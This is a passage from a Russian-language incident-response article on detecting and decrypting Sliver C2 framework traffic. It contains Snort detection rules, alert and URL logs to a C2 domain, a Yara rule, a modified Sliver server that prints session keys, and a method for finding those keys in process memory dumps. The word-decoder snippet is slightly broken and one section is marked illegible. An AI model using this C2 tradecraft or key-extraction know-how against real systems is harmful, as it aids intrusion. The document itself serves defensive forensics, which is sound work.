EASEFULLY ERRANTS MONOGENIC DECATHLETE KIANG STONECROP KELSONS HARDIER JARLS MANIACALLY
ASCOSPORES THICKHEADED NARCOTIZE FOCUSER KNEECAPPING EMBRACEOR EARLDOMS ORPHREYS SKIVVY
TRACHEA OSTRACISING DACTYLOLOGY LEUCINES SULPHATE ABNEGATOR DEAIR THICKHEADED PULED
SPECIFICITIES PODGILY WOORALI MEANINGS WETTISH GAMBADES OSCILLATING GENTAMICIN KEBBIES
OVERORGANIZE SLOBBERERS REZERO EASED DAUBINGLY WOORALI SQUATLY ERASURES ABOLLAE
COSTUMERY SPIFF SADDLERIES REENLARGING BUSHMEN PARTICULARIZED FLABBIEST THIOURACILS
LOWBOYS AUTHORED BEARDEDNESSES MUCKRAKING HURTLES HYPERLIPEMIAS THRIVED BEARDEDNESSES
ABNEGATOR VOYEURISTICALLY ZITHERN NAZI COPOLYMERS CRYSTALLIZING CRAPOLAS EXPLICABLE
FEDERALIZES SEMINOMADIC SUBBASINHTTP/1.1 202 Accepted
Date: Sun, 09 Apr 2023 21:06:01 GMT
Content-Length: 0
```

Сами по себе слова не важны, для кодирования и декодирования используется позиция в списке или сумма символов в слове. Пример декодера, написанного на языке Python, приведен ниже.

```
def decode_words(word_list):
    "Decodes the sliver English Words Encoder without needing a wordlist"
    decoded = []
    for word in word_list.split():

        value = 0
        for char in word.decode():
            value += ord(char)
        value = value % 256
        decoded.append(value)

    return bytes(decoded)
```

Обнаружение

Если маячок настроен на использование HTTP или у вас есть возможность TLS-перехвата на прокси-сервере или пограничном маршрутизаторе, то эти для обнаружения туннеля Sliver можно использовать следующие правила для Snort.

```

alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Session Start
Detected"; flow:to_server,established; content:"POST";
http_method;
pcre:"/\/(?:php|api|upload|actions|rest|v1|auth|authenticate|oauth
|oauth2|oauth2callback|database|db|namespaces\/)?(login|signin|api
|samples|rpc|index|admin|register|sign-up)\.html\[a-zA-Z]=/U";
pcre: "/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000001; rev:1;)

alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Session
Message Detected"; flow:to_server,established; content:"POST";
http_method;
pcre:"/\/(?:php|api|upload|actions|rest|v1|auth|authenticate|oauth
|oauth2|oauth2callback|database|db|namespaces\/)?(login|signin|api
|samples|rpc|index|admin|register|sign-up)\.php\[a-zA-Z]=/U";
pcre: "/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000002; rev:1;)

alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Poll
Detected"; flow:to_server,established; content:"GET"; http_method;
pcre:"/\/(?:js|umd|assets|bundle|bundles|scripts|script|javascript
s|javascript|jscript\/)?(bootstrap|bootstrap.min|jquery.min|jquery
|route|app|app.min|array|backbone|script|email)\.js\[a-zA-Z]=/U";
pcre: "/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000003; rev:1;)

alert tcp any any -> any $HTTP_PORTS (msg:"Sliver C2 Close File
Detected"; flow:to_server,established; content:"GET"; http_method;
pcre:"/\/(?:static|www|assets|images|icons|image|icon|png\/)?(favi
con|sample|example)\.png\[a-zA-Z]=/U"; pcre:
"/(PHPSESSID|SID|SSID|APISID|csrf-state|AWSALBCORS)/C";
classtype:trojan-activity; sid:1000004; rev:1;)

```

2022-10-22 17:44:19.489413	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53115	34.244.77.88:80	TCP
2022-10-22 17:44:19.489977	1000002	A Network Trojan was detected	1	Sliver C2 Session Message Detected	192.168.240.130:53116	34.244.77.88:80	TCP
2022-10-22 17:44:21.390712	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53117	34.244.77.88:80	TCP
2022-10-22 17:44:21.407291	1000002	A Network Trojan was detected	1	Sliver C2 Session Message Detected	192.168.240.130:53118	34.244.77.88:80	TCP
2022-10-22 17:44:23.096789	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53119	34.244.77.88:80	TCP
2022-10-22 17:44:26.922523	1000003	A Network Trojan was detected	1	Sliver C2 Poll Detected	192.168.240.130:53121	34.244.77.88:80	TCP

Если собрать сетевые журналы с узлов инфраструктуры с помощью анализатора вроде Zeek или Packet Beat, то в журналах событий можно обнаружить те же закономерности.

Columns	1 field sorted	url.full	url.path	url.query
✓	Apr 9, 2023 @ 22:05:46.204	http://sliver-http.the-brisar-patch.cc/upload/samples.html?z=85261848&zx=3p6895221	/upload/samples.html	z=85261848&zx=3p6895221
✓	Apr 9, 2023 @ 22:05:46.344	http://sliver-http.the-brisar-patch.cc/scripts/scripts/scripts/bootstrap.min.js?k=68925857	/scripts/scripts/scripts/bootstrap.min.js	k=68925857
✓	Apr 9, 2023 @ 22:05:46.639	http://sliver-http.the-brisar-patch.cc/actions/samples.php?g=31238y642	/actions/samples.php	g=31238y642
✓	Apr 9, 2023 @ 22:05:46.708	http://sliver-http.the-brisar-patch.cc/scripts/scripts/array.js?a=3868973x8	/scripts/scripts/array.js	a=3868973x8
✓	Apr 9, 2023 @ 22:05:50.651	http://sliver-http.the-brisar-patch.cc/scripts/javascripts/script.js?m=78552975	/scripts/javascripts/script.js	m=78552975
✓	Apr 9, 2023 @ 22:05:51.586	http://sliver-http.the-brisar-patch.cc/script/scripts/bootstrap.js?i=16584643	/script/scripts/bootstrap.js	i=16584643
✓	Apr 9, 2023 @ 22:05:53.289	http://sliver-http.the-brisar-patch.cc/javascript/javascripts/script/email.js?k=82427462	/javascript/javascripts/script/email.js	k=82427462
✓	Apr 9, 2023 @ 22:05:54.616	http://sliver-http.the-brisar-patch.cc/javascripts/javascripts/script/backbone.js?s=6458854e2	/javascripts/javascripts/script/backbone.js	s=6458854e2
✓	Apr 9, 2023 @ 22:05:56.122	http://sliver-http.the-brisar-patch.cc/javascripts/script/javascripts/bootstrap.js?g=47255828	/javascripts/script/javascripts/bootstrap.js	g=47255828
✓	Apr 9, 2023 @ 22:05:57.893	http://sliver-http.the-brisar-patch.cc/backbone.js?s=23pf484137	/backbone.js	s=23pf484137
✓	Apr 9, 2023 @ 22:05:59.616	http://sliver-http.the-brisar-patch.cc/javascripts/scripts/scripts/javascripts/script.js?h=4g8265117	/javascripts/scripts/scripts/javascripts/script.js	h=4g8265117
✓	Apr 9, 2023 @ 22:06:01.483	http://sliver-http.the-brisar-patch.cc/javascripts/bootstrap.js?u=9u72m72384	/javascripts/bootstrap.js	u=9u72m72384
✓	Apr 9, 2023 @ 22:06:01.729	http://sliver-http.the-brisar-patch.cc/javascripts/bootstrap.min.js?v=57k822766	/javascripts/bootstrap.min.js	v=57k822766

Шифрование

Процесс шифрования канала достаточно неплохо описан в официальной документации на [GitHub](#). Здесь мы не будем рассматривать все детали, а лишь скажем, что каждое сообщение шифруется индивидуально с использованием сеансового ключа, генерируемого нагрузкой при каждом отдельном запуске.

Сеансовые ключи

Сеансовый ключ в защищенном виде передается на C2 сервер Sliver. Однако если вы сможете извлечь ключ из памяти процесса Sliver, то сможете расшифровать любой перехваченный сетевой трафик, как и в случае с любым другим фреймворком постэксплуатации.

Чтобы найти ключ шифрования в памяти, необходимо в первую очередь выяснить, как он выглядит и существует ли он где-то в структуре данных, которую можно разобрать. Самый простой способ сделать это - узнать ключ и затем искать его в памяти.

Этого оказалось достаточно просто добиться. Поскольку Sliver имеет открытый исходный код, мы взяли копию исходного кода и модифицировали его так, чтобы он выдавал сеансовые ключи в открытом виде.

```
59 // Decrypt - Decrypt using chacha20poly1305
60 // https://pkg.go.dev/golang.org/x/crypto/chacha20poly1305
61 func Decrypt(key [chacha20poly1305.KeySize]byte, ciphertext ([]byte) ([]byte, error) {
62     // This prints out the Session Keys for each connection
63     fmt.Println(hex.EncodeToString(key[:]))
64     aead, err := chacha20poly1305.New(key[:])
65     if err != nil {
66         return nil, err
67     }
```

После внесения изменений в код мы смогли скомпилировать новую версию C2 сервера и запустить ее на нашей инфраструктуре злоумышленника.

После этого, когда маячок подключался обратно, мы получали сеансовый ключ в открытом виде.

```
[server] sliver > 143c1fa9d86a678a1e0a6a819d90a845d907bd4a97e1e2a64c4a19b3aa080d72
Key: 143c1fa9d86a678a1e0a6a819d90a845d907bd4a97e1e2a64c4a19b3aa080d72
[*] Session 874dc984 HANDSOME_TENSION - 107.20.164.254:49732 (win-host-2) - windows/amd64 - Mon, 31 Oct 2022 16:37:13 UT
C
```

Память процесса

Далее необходимо было определить процесс под которым запущен маячок. Это довольно просто сделать, Velociraptor и ранее созданное Yara-правило.

Create Hunt: Configure artifact parameters

- Artifact

- Windows.Detection.Yara.Process

ProcessRegex

PidRegex

UploadHits☒

YaraUri

Upload Click to upload file Select file

YaraRule

```
rule sliver_memory {
  meta:
    author = "Ivan Brown (@ivabrown1)"
    description = "Detects sliver running in memory"

  strings:
    $str1 = "sliverapi"
    $str2 = "github.com/ivabrown1"
    $str3 = "chacha20poly1305"

  condition:
    all of them
}
```

PathWhitelist

+

Path

Запускаем сканирование и через некоторое время получаем дамп вредоносного процесса.

Flow Details


Artifact Collection Uploaded Files Results Log

Timestamp	started	vfs_path	file_size	uploaded_size
1681079315	2023-04-09 22:28:35.171538985 +0000 UTC	/clients/C75ce0768d0cc7746/collections/f_CGPinMM5SPVNO/uploads/file/HANDSOME_TENSION-3564.dmp	73888626	73888626

В качестве альтернативы, если вы знаете имя или PID процесса, можно воспользоваться стандартной утилитой procdump из пакета Sysinternals.После получения дампа памяти процесса, попробуем найти в нем ключ шифрования.

Извлечение ключей

Используя ключи, полученные на C2 сервере Sliver после подключения маячка, был просканирован дамп процесса с целью найти их.



Хорошая новость заключается в том, что ключ всегда можно найти в памяти активного процесса. Плохая же заключается в том, что он не находится в фиксированном месте, а значит будет затруднительно прочитать это значение.

Запуск одного и того же процесса позволил выявить закономерность.

Весь процесс поиска закономерности состоял из следующих этапов:

1. Остановить запущенный процесс
2. Запустить процесс
3. Послать с сервера несколько команд на маячок
4. Подождать 1-2 минуты
5. Получить дамп процесса
6. Найти ключ, который отображается для каждой сессии
7. Перейти к 1-му шагу

Таким образом был найден паттерн

****00 00 [32 bytes key] ?? ?? ?? 00 C0 00 00****

Сканирование памяти по этому шаблону давало несколько тысяч результатов - 17 206 совпадений шаблонов для данного каждого захвата памяти. Однако быстрая проверка показала, что ключ находится в этом наборе совпадений.

В идеале нужно было уменьшить это число. Если бы количество результатов было достаточно мало, можно было бы перебрать ключ, получив зашифрованную нагрузку. Как же уменьшить количество результатов?

Сам сеансовый ключ получается из хэша SHA256 случайных байтов. Было выдвинуто предположение, что в любом сеансовом ключе не будет серии из трех последовательных байтов 0x00, и смогли сократить этот список всего до 38 возможных ключей.

Не исключено, что сеансовый ключ может содержать последовательность из нескольких нулевых байтов, но вероятность этого крайне мала. Чтобы доказать это, был написан небольшой скрипт, который генерировал 10 млн. случайных значений SHA256 и затем проверял их на наличие возможных цепочек нулевых байтов.

Как видно из 30 миллионов сгенерированных значений SHA256, вероятность появления трех или четырех последовательных нулевых байтов составляет 0,0004%.

Расшифровка трафика

Если бы возможно было перехватить трафик с помощью сниффера, перехвата журналов DNS или даже извлечения фрагментов из памяти процессов, то информации для расшифровки было бы достаточно.

Все инструменты и скрипты, используемые для разбора PCAP-файлов и расшифровки трафика, были опубликованы в репозитории [Immersive Labs](#).

DNS туннели

Журналы DNS, пожалуй, проще всего собирать либо из файлов PCAP, либо из журналов событий и SIEM.

Используя скрипт `sliver_pcap_parser.py` из репозитория GitHub, было указано доменное имя, и скрипт извлек все возможные закодированные значения, готовые для следующего шага - расшифровки.

Получив дампы процесса и закодированные части сессии, извлеченные из подходящего источника, была произведена попытка декодировать и расшифровать данные сессии.

Сначала скрипт сканировал дампы памяти процесса на наличие всех возможных ключей сессии, затем проверял каждый ключ, используя предоставленную нагрузку, пока не добивался успешного декодирования.

[illegible]

Заключение

В последнее время специалисты по реагированию на инциденты всё чаще встречаются с Sliver C2. Методы разбора атак с использованием Sliver во многом схожи с анализом инцидентов, в которых в качестве фреймворка постэксплуатации применялся не менее известный коммерческий Cobalt Strike, однако везде есть свои особенности. Также стоит упомянуть, что для анализа Cobalt давно существуют целые микролаборатории и наборы скриптов, заточенные именно под него, в то время как под Sliver только начинают появляться инструменты, что существенно усложняет анализ.